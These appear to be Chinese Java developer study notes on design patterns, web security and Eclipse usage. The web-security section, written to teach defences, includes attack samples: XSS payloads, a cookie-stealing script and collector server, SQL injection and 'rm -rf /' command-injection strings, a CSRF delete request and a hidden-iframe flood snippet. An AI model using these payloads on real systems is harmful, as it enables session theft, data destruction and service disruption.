* 1. **工厂模式（eg：Spring之IOC工厂）**

**封装创建对象时的初始化工作**

工厂模式是用来创建实例对象的，可能多做一些工作，但会给你系统带来更大的可扩展性和尽量少的修改量。

如果创建对象时初始化工作不仅是赋值这样简单的事，而是很长一段代码（如连接数据库），说明要做的工作很多，将很多工作装入一个方法中，相当于将很多鸡蛋放在一个篮子里，是很危险的，这也是有背于Java面向对象的原则，面向对象的封装(Encapsulation)和分派(Delegation)告诉我们，尽量将长的代码分派“切割”成每段，将每段再“封装 ”起来(减少段和段之间偶合联系性)，这样，就会将风险分散，以后如果需要修改，只要更改每段，不会再发生牵一动百的事情。

我们需要将创建实例的工作与使用实例的工作分开, 也就是说，让创建实例所需要的大量初始化工作从构造函数中分离出去，包装成工厂方法。

**创建不同类型的子类或实现类**

你想如果有多个类似的类，我们就需要实例化出来多个类。这样代码管理起来就太复杂了，这个时候你就可以采用工厂方法来封装这个问题。不能再用上面简单new Sample(参数)。还有，如果Sample有个继承如MySample, 按照面向接口编程,我们需要将Sample抽象成一个接口.现在Sample是接口,有两个子类MySample 和HisSample

1. Sample mysample=**new** MySample();
2. Sample hissample=**new** HisSample();

采用工厂封装：

1. **public** **class** Factory{
3. **public** **static** Sample creator(**int** which){
5. //getClass 产生Sample 一般可使用动态类装载装入类。
6. **if** (which==1)
7. **return** **new** SampleA();
8. **else** **if** (which==2)
9. **return** **new** SampleB();
11. }
13. }

那么在你的程序中,如果要实例化Sample时.就使用

1. Sample sampleA=Factory.creator(1);

举个更实际的例子，比如你写了个应用，里面用到了数据库的封装，你的应用可以今后需要在不同的数据库环境下运行，可能是oracle,db2,sql server等，那么连接数据库的代码是不一样的，你用传统的方法，就不得不进行代码修改来适应不同的环境，非常麻烦，但是如果你采用工厂类的话，将各种可能的数据库连接全部实现在工厂类里面，通过你配置文件的修改来达到连接的是不同的数据库，那么你今后做迁移的时候代码就不用进行修改了。

我通常都是用xml的配置文件配置许多类型的数据库连接，非常的方便。PS：工厂模式在这方面的使用较多。

* 1. **模板模式**

模板模式（）：

**编程步骤**：

1. 先写出解决该类事务其中一件的方案。

2. 分析代码，把会发生变化的代码抽取出来独立成一个抽象方法。

3. 使用final修饰模板方法，防止别人重写你的模板方法。

|  |  |
| --- | --- |
| /\*需求；编写一个计算程序运行时间 的模板。\*/  **abstract** **class** MyRuntime {  **public** **final** **void** getTime() {  **long** startTime = System.*currentTimeMillis*();// 记录开始的时间  code();  **long** endTime = System.*currentTimeMillis*();// 记录结束的时间  System.***out***.println("运行时间 ：" + (endTime - startTime));  }  **public** **abstract** **void** code();  } | **public** **class** Demo **extends** MyRuntime {  **public** **static** **void** main(String[] args) {  Demo d = **new** Demo();  d.getTime();  }  // code方法内部就写要计算运行时间 的代码；  **public** **void** code() {  **int** i = 0;  **while** (i < 100) {  System.***out***.println("i=" + i);  i++;  }  }  } |

1. **软件工程**

**团队角色**

分析师 -> 架构师 -> 项目经理 -> 设计人员 -> 程序员 -> 测试人员 -> 运维人员

**软件开发阶段**

可行性分析

需求分析

设计

开发

测试

部署、运维

**Web安全**

* 1. **常见Web攻击**

**Web安全问题都是由于网站应用的各个方面把攻击者输入的“特殊数据”当做指令执行而形成的。**

|  |  |  |  |
| --- | --- | --- | --- |
| **层面** | **Web攻击** | **例子** | **防御** |
| **Web客户端** | XSS跨站脚本攻击 | '"><script>alert(/cos is my hero./)</script> | HttpOnly  输入检查、输出检查（提示重输/编码/转义） |
| CSRF跨站请求伪造 | 引诱博客主点击链接盗取Cookie伪造请求删除博文 | 验证码、Referer、Token |
| 重放攻击 | 攻击者发送一个目的主机已接收过的包，来达到欺骗系统的目的，主要用于身份认证过程 | 身份认证一般采用时间戳和挑战应答方式 |
| **Web服务端** | 加密算法漏洞 |  | 1）不要使用ECB模式  2）不要使用流密码（比如RC4）  3）使用HMAC-SHA1代替MD5（甚至是代替SHA1）  4）不要使用相同的key做不同的事情  5）salts与IV需要随机产生  6）不要自己实现加密算法，尽量使用安全专家已经实现好的库  当你不知道该如何选择时，有以下建议：  1）使用CBC模式的AES256用于加密  2）使用HMAC-SHA512用于完整性检查  3）使用带salt的SHA-256或SHA-512用于Hashing |
| 文件上传漏洞 | 网页挂马：  把一个[木马程序](https://baike.baidu.com/item/%E6%9C%A8%E9%A9%AC%E7%A8%8B%E5%BA%8F)上传到一个网站里面然后用[木马生成器](https://baike.baidu.com/item/%E6%9C%A8%E9%A9%AC%E7%94%9F%E6%88%90%E5%99%A8)生一个[网马](https://baike.baidu.com/item/%E7%BD%91%E9%A9%AC)，再上到空间里面，再加代码使得木马在打开网页里运行。 | 文件上传目录设置为不可执行（根本）  检查文件后缀名（白名单方式）（缺点：伪造文件后缀名）  可压缩图片破坏可能的脚本。  判断文件头（前10个字节）（缺点：伪造合法文件头）  使用随机数改写文件名和文件路径。  单独设置文件服务器的域名，借助同源策略防御攻击。 |
| 认证与授权漏洞 | 垂直越权 | 最小权限原则、默认拒绝策略 |
| 水平越权 | 最小权限原则、默认拒绝策略、  用户组、规则引擎 |
| SQL注入 | ' union select user, pwd, 1, 2, 3, 4 from users-- | JDBC使用PreparedStatement；  MyBatis使用#{}不用${} |
| **操作系统层** | OS命令注入 | ; rm -rf /; |  |
| **Web容器** | nginx的远程溢出、DoS等 | %c0.%c0./%c0.%c0./%c0.%c0./%c0.%c0./%20 |  |
| **DDOS攻击（分布式拒绝服务攻击、资源耗尽攻击）** | SYN flood | 利用TCP协议设计中的缺陷：首先伪造大量源IP地址，同时向服务器发送大量SYN包，但当服务器返回SYN/ACK包时，伪造的IP并不应答（ACK包），造成服务器大量连接等待，从而无暇理睬正常的连接请求。 | SYN Cookie：为每个IP分配一个Cookie，并统计每个IP的访问频率，发现攻击则丢弃该IP发送的SYN包。  与运行商合作共同防御DDOS。 |
| **应用层DDOS** | CC攻击 | 对一些消耗资源较大的应用页面不断发起正常的请求，如查询海量数据库、读写硬盘文件、频繁上传下载、不断刷新耗资源的页面、爬虫（spider）、  入侵大型网站首页并插入一段代码：  <iframe src="http://目标网站域名" height=0 width=0 ></iframe>  那么所有访问该页面的请求，同时会对目标网站发起get请求。 | mencache缓存、页面静态化、负载均衡、验证码、限制每个客户端的请求频率 |
| Slowloris攻击 | 1）以极低的速度向服务器发送HTTP请求，挤占连接数。  2）发送不完整的HTTP请求：将请求头的结束符\r\n\r\n掐掉一半（占着茅坑不拉屎） |  |
| HTTP POST DOS攻击 | 原理同上，区别是Slowloris攻击以极低的速度发送请求头，HTTP POST DOS攻击则是以极低的速度发送请求实体内容。 |  |
| 请求头过长攻击 | 攻击者通过XSS攻击向客户端写入超长Cookie，则该客户端在清空Cookie前无法向该Cookie所在域发送任何请求（被服务器拒绝）。 | Apache可调整配置参数LimitRequestFieldSize，设为0时，对请求头大小无限制。 |
|  |  | 攻击者故意输错目标用户的密码使其账户锁定 | 过滤危险IP |
|  |  | 短信轰炸 | 验证码、IP请求频率限制、限制发送时间间隔 |

* 1. **跨站脚本攻击XSS（HTML注入）**

XSS（Cross Site Scripting）：攻击者往表单插入恶意Script代码（称为XSS Playload），当回显数据时，该Script代码会被执行。

注：①为与CSS相区分，故简称为XSS。②起初是跨域攻击，现在是否跨域已不重要，只是沿用最初定义。

**反射型XSS**（Non-persistent XSS，非持久型XSS）：只是简单地把用户输入的数据“反射”给浏览器。

案例：

在用户登录了存在xss漏洞的网站后，攻击者引诱用户点击恶意链接，该链接含有恶意脚本，该恶意脚本提交到受害网站后反射回用户浏览器，然后向恶意网站发送受害用户的cookie信息。

为什么攻击者不直接引诱用户点击指向恶意网站的恶意脚本的链接，而要经过受害网站来传送该恶意脚本呢？因为受浏览器同源策略的制约，一个域的脚本不能访问另一个域的cookie，所以要让受害网站去取异域脚本返回给浏览器，此时浏览器就认为该脚本是受害网站的。

存在xss漏洞的表单：http://localhost:8080/pweb/main

|  |
| --- |
| <h1>测试XSS攻击</h1>  <form action=*"/pweb/testXss"* type=*"post"*>  <input type=*"text"* name=*"test"* id=*"test"* value=*"*${param.test }*"*/>  <input type=*"submit"* value=*"提交"*/>  <input type=*"reset"* value=*"重置"*/>  </form> |

xss攻击的链接：

|  |
| --- |
| <a href=*'http://localhost:8080/pweb/testXss?test=*<script src=*"http://localhost:8081/js/evil.js"*></script>*'*>中国银行限量版贷款速来领取！！！</a> |

xss攻击的脚本：http://localhost:8081/js/evil.js

|  |
| --- |
| **var** img = **new** Image();//var img = document.createElement("img");  img.src = "http://localhost:8081/getCookie?cookie=" + escape(document.cookie);  document.body.append(img);//document.body.appendChild(img); |

xss服务器的代码：

|  |
| --- |
| /\*\*  \* Cookie劫持  \*/  @RequestMapping("/getCookie")  **public** String getCookie(String cookie,HttpServletRequest request){  System.***out***.println(request.getSession().getId());  System.***out***.println(cookie);  **return** "/index";  } |

**存储型XSS**（Persistent XSS，持久型XSS）：会把用户输入的数据“存储”在服务端。

攻击示例：

1）商品评论功能中，如果恶意用户输入Script脚本，那么受害用户浏览该恶意用户评论的时候就会执行该脚本，接下来会像反射型XSS一样会话被劫持。

2）黑客发表一篇包含恶意Script脚本的博客文章，所有访问该文章的用户，都会在他们的浏览器中执行该脚本，接下来会像反射型XSS一样会话被劫持。

3）在评论功能中，如果我们将评论的内容直接存到表中，那么显示的时候就可能被用户输入的脚本进行攻击。比如获取cookie：

<script>alert(document.cookie);</script>

案例：

类似反射型的案例，只是把非注册用户提供的恶意链接换成了注册用户直接在输入框中输入以下脚本：

<script src="http://localhost:8081/js/evil.js"></script>

反射型和存储型的区别：

反射型是非注册用户主动引诱受害用户点击恶意链接，存储型是注册用户被动等待受害用户浏览含恶意脚本的页面。

**DOM Based XSS**：通过修改页面的DOM节点形成XSS攻击。

攻击示例：

常见的XSS Playload：

1）通过读取浏览器的Cookie对象，发起Cookie劫持。成功后可以不通过密码而直接登录进用户的账户

**防御**

**设置cookie的HttpOnly为true**

第一步：定义 一过滤器

|  |
| --- |
| **package** com.tongwx.filter;  **import** java.io.IOException;  **import** javax.servlet.Filter;  **import** javax.servlet.FilterChain;  **import** javax.servlet.FilterConfig;  **import** javax.servlet.ServletException;  **import** javax.servlet.ServletRequest;  **import** javax.servlet.ServletResponse;  **import** javax.servlet.http.Cookie;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **public** **class** CookieFilter **implements** Filter {  **public** **void** doFilter(ServletRequest request, ServletResponse response, FilterChain chain)  **throws** IOException, ServletException {  HttpServletRequest req = (HttpServletRequest) request;  HttpServletResponse resp = (HttpServletResponse) response;  Cookie[] cookies = req.getCookies();  **if** (cookies != **null**) {  Cookie cookie = cookies[0];  **if** (cookie != **null**) {  /\*cookie.setMaxAge(3600);  cookie.setSecure(true);  resp.addCookie(cookie);\*/  //Servlet 2.5不支持在Cookie上直接设置HttpOnly属性  String value = cookie.getValue();  StringBuilder builder = **new** StringBuilder();  builder.append("JSESSIONID=" + value + "; ");  builder.append("Secure; ");  builder.append("HttpOnly; ");  resp.setHeader("Set-Cookie", builder.toString());  }  }  chain.doFilter(req, resp);  }  **public** **void** destroy() {  }  **public** **void** init(FilterConfig arg0) **throws** ServletException {  }  } |

第二步：web.xml中配置过滤器

|  |
| --- |
| <!-- Cookie设置HttpOnly过滤器 -->  <filter>  <filter-name>cookieFilter</filter-name>  <filter-class>com.tongwx.filter.CookieFilter</filter-class>  </filter>  <filter-mapping>  <filter-name>cookieFilter</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping> |

**输入检查（提示重输、编码或过滤）**

**注意：前后端都做**

前端做的意义在于减少不必要的请求

后端做的意义在于安全验证

有人会觉得前端做了,后端在做就不是很有必要性了，但是事实并非如此，原因有二：  
1. 程序员的终极法则：不要相信任何输入，前端工程师不能相信用户的输入；后端工程师不能相信前端的输入  
2. 即使你的前端完全值得信赖，也不要忘记并非所有的请求都来自浏览器（如HttpClient请求，以及黑客绕过前端检查）

**输出检查**

**编码、转义：HtmlEncode、JavaScriptEncode、XMLEncode、URLEncode、**

* 1. **跨站请求伪造CSRF**

CSRF（Cross-site request forgery）：攻击者在服务器session未失效时，诱导用户点击恶意链接（或用户访问了恶意网站），恶意链接或网站中的恶意脚本盗取了用户cookie身份信息，向服务器发送了恶意请求。其本质是重要操作的所有参数都被攻击者猜到。

**案例**

攻击者首先在自己的域构造一个页面：<http://www.a.com/csrf.html>

其内容为：<img src="http://blog.sohu.com/manage/entry.do?m=delete&id=123456789" />

使用了一个<img>标签，其地址指向了删除博客文章的链接。

攻击者诱使博客作者访问该恶意页面，该作者看到了一张无法显示的图片，再回头看自己的博客，id为123456789的博客被删除了！

攻击者仅仅诱使用户访问了一个页面，就以该用户身份在第三方站点执行了目标站点的操作。攻击者伪造的请求之所以能被目标站点验证通过，是因为用户的浏览器成功发送了Cookie。

**防御**

**验证码**：CSRF攻击的过程，往往是在用户不知情的情况下构造了网络请求。而验证码则强制用户必须与应用进行交互。但是验证码影响了用户体验。

**Referer Check**：用于检查请求来源是否同一域（常用于防止图片盗链和下载盗链），如果不是，则认为是CSRF攻击。但是服务器并非都能取到Referer，如用户出于隐私考虑，限制了Referer的发送，或者浏览器从Https跳转到Http时出于安全考虑，也不会发送Referer。

**使用令牌Token**：Token同时放在form表单的隐藏域和Session（或Cookie中），在提交请求时，验证隐藏域中的Token是否和Session（或Cookie）中的Token一致。每次提交都使用新的Token。但是当XSS和CSRF结合的时候（XSRF），Token将失效，因为XSS可以运行脚本获取Token的值。

因此防御xss是防御CSRF的基础。

* 1. **点击劫持（ClickJacking）**

点击劫持（ClickJacking）：使用透明iframe覆盖其他iframe，用户点击目标iframe时触发透明iframe中的事件。例如下载站利用此方式插广告。

拖曳劫持（DragJacking）：诱使用户从透明iframe中拖曳出攻击者希望得到的数据，然后放到攻击者能控制的另一个透明iframe中，从而窃取数据。

触屏劫持（TapJacking）：触屏设备上的劫持，和点击劫持差不多。

防御：frame busting、X-Frame-Options

* 1. **重放攻击（Replay-Attack）**

重放攻击就是攻击者发送一个目标主机已接收过的包，来达到欺骗系统的目的，主要用于身份认证过程。

防范：为了抵御重放攻击，现在的身份认证一般采用时间戳和挑战应答方式：

|  |
| --- |
| 用户                        系统  申请登陆---〉                           〈---发送登录页面和挑战值 计算并发送相应的应答值---〉                           〈---判断应答值是否正确，正确则通过认证，不正确则断开连接 |

这里要注意的是挑战值得熵值必须大（变化量要很大），若挑战值变化量不大，攻击者只需截获足够的挑战应答关系，就可以进行重放攻击了。

* 1. **开放重定向（Open Redirection）**

**简介**

　　那些通过请求（如查询字符串和表单数据）指定重定向URL的Web程序可能会被篡改，而把用户重定向到外部的恶意URL。这种篡改就被称为开发重定向攻击。

**场景分析**

　　假设有一个正规网站http://nerddinner.com/，还有一个恶意网站或钓鱼网站http://nerddiner.com/（注意：这里少了个n）。

　　一天，小白收到了别人发的链接：http://nerddinner.com/Account/LogOn?returnUrl=nerddiner.com。（攻击者还可对钓鱼网址进行16进制加密如：http://nerddinner.com/Account/LogOn?returnUrl=%6e%65%72%64%64%69%6e%65%72%2e%63%6f%6d）

　　1. 打开链接后进入了登录界面，小白输入了自己的帐号名密码进行登录。

　　2. 登录成功后重定向到了恶意网站。

　　3. 恶意网站是一个仿造正规网站的登录页面，并在上面提示用户名或密码错误。

　　4. 小白按照提示重新输入了帐号密码信息。

　　5. 恶意网站保存了客户的用户名密码，然后重定向会正规网站。

　　6. 小白继续平时正常的操作。

**防止开放重定向**

　　防止开发重定向只需要判断重定向的链接是本地的链接或者是合法的链接即可。

　　1. 如果登录链接和站点其他页面都在同一个域名，在ASP.MVC中可以用Url.IsLocalUrl(string url)来判断。

　　2. 如果登录链接和站点其他页面不在同一个域名，如单点登录，则需要自己去实现判断的逻辑。

核心代码（非Java）

|  |
| --- |
| public ActionResult LogOn(LogOnModel model, string returnUrl)  {  //Your logon logic here.  FormsAuthentication.SetAuthCookie(model.UserName, false);  if (!string.IsNullOrEmpty(returnUrl)  && Url.IsLocalUrl(returnUrl) //Comment out this code will cause open redirection )  {  return Redirect(returnUrl);  }  return RedirectToAction("Index", "Home"); |

* 1. **其他Cookie及Session安全**

Cookie泄漏途径：XSS攻击、网络Sniff、本地木马窃取。

案例：通过Referer泄漏URL中的SessionID

很多手机浏览器不支持Cookie，所以只能将SessionID作为URL的一个参数用于认证。QQ的wap邮箱曾经出过此漏洞。

首先，发送到QQ邮箱的邮件中引用了一张外部网站的图片：

<img src="http://www.inbreak.net/logo.php">

然后，当手机用户用手机浏览器打开QQ邮箱，手机浏览器解析图片时，实际上是发起了一次GET请求，这个请求会带上Referer，Referer的值中有sid=...参数。在www.inbreak.net的服务器日志中可以查看到此值，QQ邮箱的sid由此泄漏了。

Session Fixation攻击：如果登录前后用户的SessionID没有发生变化，则会存在Session Fixation问题：攻击者诱使用户点击含sid的URL登录，然后攻击者可凭此URL通过验证。

Session保持攻击：攻击者窃取Cookie后，定时刷新页面以保持Session长期有效。

对策：一定时间后，强制销毁Session。此法可能影响到正常用户，还可以选择的方法是当用户ip或UserAgent发生变化时，强制销毁当前Session。

对策二：每个用户只允许拥有一个Session，用户重新登录时踢出攻击者的Session。

解决单点登录风险集中化：在一些敏感的系统里，再单独实现一些额外的认证机制，比如支付密码、短信验证码。

* 1. **文件上传漏洞**

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。

防御：

文件上传目录设置为不可执行。很多大型应用，文件上传后会放到独立的存储上，做静态文件处理。

检查文件后缀名（白名单方式）。（缺点：伪造文件后缀名）

可压缩图片（压缩函数、resize函数），破坏可能的脚本。

通过判断上传文件的文件头（前10个字节）来验证文件类型。（缺点：伪造一个合法的文件头）

使用随机数改写文件名和文件路径。

单独设置文件服务器的域名，借助同源策略防御攻击。

* 1. **网页挂马**

把一个[木马程序](https://baike.baidu.com/item/%E6%9C%A8%E9%A9%AC%E7%A8%8B%E5%BA%8F)上传到一个网站里面然后用[木马生成器](https://baike.baidu.com/item/%E6%9C%A8%E9%A9%AC%E7%94%9F%E6%88%90%E5%99%A8)生一个[网马](https://baike.baidu.com/item/%E7%BD%91%E9%A9%AC)，再上到空间里面，再加代码使得木马在打开网页里运行。

* 1. **认证与授权**

**认证控制**

密码策略

密码长度：普通应用要求长度6位以上，重要应用要求8位以上，并考虑双因素认证。

密码复杂度：密码为大写字母、小写字母、数字、特殊符号、中两种以上组合。不要简单密码。不要重复字符。不要使用有意义的数据。弱密码表参考。

密码保存：不可逆加密（如md5哈希或sha-1哈希）或单向散列函数算法加密后存储到数据库中。

哈希破解：彩虹表（Rainbow Table）

哈希反破解：加盐后再加密，盐应保存在配置文件中。

多因素认证：密码、手机动态口令、数字证书、宝令、支付盾、第三方证书

**基于角色的权限控制（垂直权限控制）**（Role Based Access Control，RBAC）：如Spring Security

基于URL的权限控制

基于方法的权限控制

基于表达式的权限控制

垂直越权：低权限用户访问了高权限用户的资源。

防御：在配置权限时，应当使用“最小权限原则”，并使用“默认拒绝策略”，只对有需要的主体单独配置“允许”的策略。

**基于数据的权限控制（水平权限控制）**

水平越权：攻击者访问了相同权限用户的资源。

例如：如果只通过订单id去查找订单详情，攻击者可以通过穷举id查询到其他用户的订单。

当系统只验证用户是否属于某角色，而不判断该用户是否能访问其他相同角色的用户的数据时，就能发生水平越权访问。即系统只验证了用户在角色级别的访问权限，而未验证用户在数据级别的访问权限。

防御：

1）最小权限原则、默认拒绝策略

2）可以考虑使用用户组的概念。比如一个用户组的数据只属于该组内的成员。此外，还可以考虑实现一个规则引擎，将访问控制的规则写在配置文件中。

* 1. **加密算法与随机数**

**加密算法**

**分组加密：**基于分组进行加解密。代表：DES、3-DES、Blowfish、IDEA、AES

**流密码加密：**每次只处理一个字节，密钥独立于消息之外，两者通过异或实现加解密，性能佳。代表：RC4、ORYX、SEAL

**常见攻击**

**Reused Key Attack**

不要使用同一个密钥进行多次加解密。否则会有Reused Key Attack，攻击者不需要密钥即可还原出明文：

假设有密钥C\，明文A、B，那么XOR加密可表示为：

E(A) = A xor C;

E(B) = B xor C;

则

E(A) xor E(B) = (A xor C) xor (B xor C) = A xor B xor C xor C = A xor B （两个相同的数异或得0）

E(A) xor E(B) = A xor B意味着不需密钥C，只需攻破明文A即可算出明文B

**Bit-flipping Attack**

**Padding Oracle Attack**

**密钥集中管理**

不要将密钥及salt、key硬编码在代码里！常见的做法是将密钥（包括密码）保存在配置文件或数据库中，并严格控制访问权限。在应用发布到生成环境时，需要重新生成新的密钥或密码。要定期更新密钥。一个比较安全的密钥管理系统，可以将所有密钥（及一些敏感的配置文件）都击中保存在一个服务器（集群）上，并通过Web Service的方式提供获取密钥的API。每个Web应用在需要使用密钥时，通过带认证信息的API请求密钥管理系统，动态获取密钥。Web应用不能把密钥写入本地文件中，只加载到内存。

**使用安全的随机数**

不要把时间毫秒数当成随机数使用，因为攻击者可穷举当前系统时间周围几秒的所有毫秒数。

Java中可使用java.security.SecureRandom生成足够强壮的随机数。

**加密算法最佳实践**

1）不要使用ECB模式

2）不要使用流密码（比如RC4）

3）使用HMAC-SHA1代替MD5（甚至是代替SHA1）

4）不要使用相同的key做不同的事情

5）salts与IV需要随机产生

6）不要自己实现加密算法，尽量使用安全专家已经实现好的库

当你不知道该如何选择时，有以下建议：

1）使用CBC模式的AES256用于加密

2）使用HMAC-SHA512用于完整性检查

3）使用带salt的SHA-256或SHA-512用于Hashing

**数据库密码安全**

**md5加密**

方法：一种不可逆加密算法。我们可以将密码使用md5加密后进行存储。在判断的时候，需要将用户输入的数据加密再和表中的数据相对比。

缺点：彩虹表穷举法可能破解md5加密。

解决：md5加盐：给要加密的数据追加字符串或字段后再加密。判断的时候，也是先加盐再加密，然后再比对。

**RSA加密**

HTTPS要使客户端与服务器端的通信过程得到安全保证，必须使用的对称加密算法，但是协商对称加密算法的过程，需要使用非对称加密算法来保证安全，然而直接使用非对称加密的过程本身也不安全，会有中间人篡改公钥的可能性，所以客户端与服务器不直接使用公钥，而是使用数字证书签发机构颁发的证书来保证非对称加密过程本身的安全。这样通过这些机制协商出一个对称加密算法，就此双方使用该算法进行加密解密。从而解决了客户端与服务器端之间的通信安全问题。

* 1. **SQL注入**

通过把SQL命令插入到Web[表单](https://baike.baidu.com/item/%E8%A1%A8%E5%8D%95)递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

例子：

万能密码（填入用户名输入框或密码框）：**' or 1 = 1 --**（原理：①or的优先级比not和and低，遇真则真；②--注释掉其他where条件）

删除表：**'; drop table 表名 --**

防范：如果是JDBC，使用PreparedStatement；如果是MyBatis，使用#{}不要使用${}

* 1. **WEB应用防火墙**

Web应用安全问题本质上源于软件质量问题。但Web应用相较传统的软件，具有其独特性。Web应用往往是某个机构所独有的应用，对其存在的漏洞，已知的通用漏洞签名缺乏有效性；需要频繁地变更以满足业务目标，从而使得很难维持有序的开发周期；需要全面考虑客户端与服务端的复杂交互场景，而往往很多开发者没有很好地理解业务流程；人们通常认为Web开发比较简单，缺乏经验的开发者也可以胜任。

Web应用安全，理想情况下应该在软件开发生命周期遵循安全编码原则，并在各阶段采取相应的安全措施。然而，多数网站的实际情况是：大量早期开发的Web应用，由于历史原因，都存在不同程度的安全问题。对于这些已上线、正提供生产的Web应用，由于其定制化特点决定了没有通用补丁可用，而整改代码因代价过大变得较难施行或者需要较长的整改周期。

这种现状，专业的Web安全防护工具是一种合理的选择。[WEB应用防火墙](https://baike.baidu.com/item/WEB%E5%BA%94%E7%94%A8%E9%98%B2%E7%81%AB%E5%A2%99/3204106)（以下简称WAF）正是这类专业工具，提供了一种安全运维控制手段：基于对HTTP/HTTPS流量的双向分析，为Web应用提供实时的防护。

常见的WEB安全产品有[梭子鱼WEB应用防火墙](https://baike.baidu.com/item/%E6%A2%AD%E5%AD%90%E9%B1%BCWEB%E5%BA%94%E7%94%A8%E9%98%B2%E7%81%AB%E5%A2%99/7781386)等。

1. **Eclipse**

**配置环境变量**

系统变量：CLASSPATH，值为：;%JAVA\_HOME%\lib\dt.jar;%JAVA\_HOME%\lib\tools.jar;

系统变量：PATH，值追加：;%JAVA\_HOME%\bin;%JAVA\_HOME%\jre\bin;

* 1. **快捷键**

**Alt + Shift + A：区块编辑（Notepad++：Alt + 鼠标）**

Ctrl + Shift + L：弹出快捷键菜单（按两次弹出热键对话框）

Ctrl + F11 ：运行

Alt + / ：内容助手；

Ctrl + .：光标移至下一个错误

Ctrl + 1：自动修复（Ctrl + 2, R）；快速赋值到新局部变量（Ctrl + 2, L）；快速赋值到新域（Ctrl + 2, F）；快速提取方法（Ctrl + 2, M）

Ctrl + T：查看一个类或方法的继承关系树（Tree），是自顶向下的（再多按一次会换成自底向上的显示结构）

Ctrl + K：查找与选中字符相同的文字

Ctrl + O：查看一个类的纲要（Outline），列出其方法和成员变量（再多按一次可以列出该类继承的方法和变量）

Ctrl + Shift + F：格式化文本；

Ctrl + Shift + T：搜索类（Type）

Ctrl + Shift + A：区域文字操作（剪切复制粘贴输入文字等）

Ctrl + Shift + R：打开资源

Ctrl + Shift + M：导单个包

Ctrl + Shift + O：导所有包

Ctrl + M：最大化或还原编辑器窗口或视图

Ctrl + H：打开搜索对话框

Ctrl + D：删除当前行

Ctrl + E：弹出编辑器列表

Ctrl + Shift + E：弹出编辑器管理对话框

Ctrl + F6：来回切换编辑器

Ctrl + Shift + F7：上一个视图

Alt + Enter：文件属性

Ctrl + /(小键盘)：折叠代码

Ctrl + \*(小键盘)：展开代码

**行操作**

Alt + ↑/↓方向键：将当前一行或多行内容往上或往下移动

Shift + Enter及Ctrl + Shift + Enter：在当前行之下或之上创建一个空白行，与光标是否在行末无关。

Ctrl + Alt + ↑/↓：复制当前一行或多行内容至上行或下行。

**光标操作**

Alt + ←/→方向键：移动光标至上次或下次位置（在导航历史记录中后退或前进）。在F3跳转之后，特别有用（用来返回原先编译的地方）

Ctrl + Q：回到最后编辑的地方。这个快捷键也是当你在代码中跳转后用的。特别是当你钻的过深，忘记你最初在做什么的时候。

Ctrl + Shift + X：把当前选中的文本全部变为大写

Ctrl + Shift + Y：把当前选中的文本全部变为小写

**重构**

Alt + Shift + R：重命名（在类属性上按两次会呼出源码处理对话框，可以实现get及set方法的自动重命名）

Alt + Shift + C：修改函数结构（有N个函数调用了这个方法，修改一次搞定）

Alt + Shift + M：呼出提取方法对话框

Alt + Shift + L：抽取本地变量（可以直接把一些魔法数字和字符串抽取成一个变量,尤其是多处调用的时候）

Alt + Shift + I：合并变量

Alt + Shift + V：移动函数和变量

Ctrl + Alt + H：查看方法被哪些代码调用（Call Hierarchy）

F3或Ctrl + 单击：打开声明（Windows --> Show View -- > Declaration）

F4：打开类的继承关系树和纲要（Tree 和 Outline）

F2：显示工具提示描述

F12：激活编辑器

Ctrl + N：新建（New…）

Ctrl + G：在workspace中搜索声明

Ctrl + Shift + G：在workspace中搜索引用（reference）。这是重构的前提。对于方法，这个热键的作用和F3恰好相反。它使你在方法的栈中，向上找出一个方法的所有调用者。一个与此相关的功能是开启“标记”功能（occurrence marking）：选择Windows->Preferences->Java-> Editor-> Mark Occurrences，勾选选项。这时，当你单击一个元素的时候，代码中所有该元素存在的地方都会被高亮显示。我个人只使用“标记本地变量”（Mark Local Variables）。注意：太多的高亮显示会拖慢Eclipse。

Ctrl + Shift + F：格式化代码。（与搜狗输入法简繁切换快捷键相冲突）

Ctrl + /：注释或取消注释

Ctrl + Shift + /：多行注释或jsp/html注释

* 1. **一些操作**

**重置窗口**：Window → Perspective → Reset Perspective...

**eclipse更改应用名：**项目右键 → Properties → Web Project Settings → 修改Context root。

**打jar包**

项目src文件夹右键->Export... ->选择JAR file->Next->选择导出路径及文件名->Next->Next->在Manifest Specification页面中，如果要打的jar包是图形程序，则在Main class项中选择包含应用入口点（JVM虚拟机要从哪个main方法中进入）的类；如果要打的jar包是库文件，则无需选择->Finish

**解决生成文档乱码问题**

在 javadoc 文档生成向导的最后一页的Extra javadoc options 里填上参数即可。

比如项目采用的是UTF－8的编码就填：-encoding UTF-8 -charset UTF-8

**导入MyEclipse项目解决报错**

项目出现红叉，因为有些地方需要重新配置一下。

首先，之前的MyEclipse中，用到的 jdk 或者 jre 十有八九是不一样的。

第一件事情，就是更换成本地的 jdk 或者 jre，在项目上右键 —— Build Path —— configure Build Path，选中JRE System Library，点击edit，选择Workspace default JRE(...)（本地默认jre），好了之后点Finish。

回到Libraries，删除旧的运行服务环境：选中**两项**Persisted container [com.genuiter.runtime.library/...] -> 右边点Remove。

再添加本地的运行服务环境：点Add Library... -> Server Runtime -> Next -> 选择Apache Tomcat v7.0或你要的运行环境 -> Finish。

回到Libraries，点击OK退出。

现在可以看到项目里面的文件都不报错了，可是项目上还有一个红叉。

找到项目所在的文件夹，打开setttings文件夹，打开org.eclipse.wst.common.project.facet.core.xml，把runtime元素删除：  
 <runtime name="com.genuitec.runtime.generic.jee50"/>

回到eclipse，把项目刷新一下。

这样就不报错了。

如果还报错，有可能是项目的版本太高，把下面这句话中的项目版本调低一点就行了，一般2.5和3.0都是可以的。

如果还是不行，就只好去eclipse的problem视图查看错误信息了。

**设置maven导包时同时导源码和文档：**

Window -> Preferces -> Maven -> 勾选 Download Artifact Sources 和 Download Artifact JavaDoc。

**解决项目突然不能自动编译的问题：见下面小节**

**解决在Project》Clean...之后项目不能重新编译启动报ClassNotFound的问题**

1）确保Project->Build Automaticlly已经勾选上

2）右键项目->Properties->Java Build Path->检查项目内有无无效的lib包，有则remove之。

3）右键项目->Properties->Java Compiler->Building->Build Path Problems->取消勾选Abort build when build path errors occur

4）全局修改：Window》Preferences》Java》Compiler》Building》取消勾选Abort build when build path errors occur

* 1. **改造Eclipse**

[**设定和修改文件字符编码格式和换行符**](http://blog.csdn.net/black_ox/article/details/7869627)

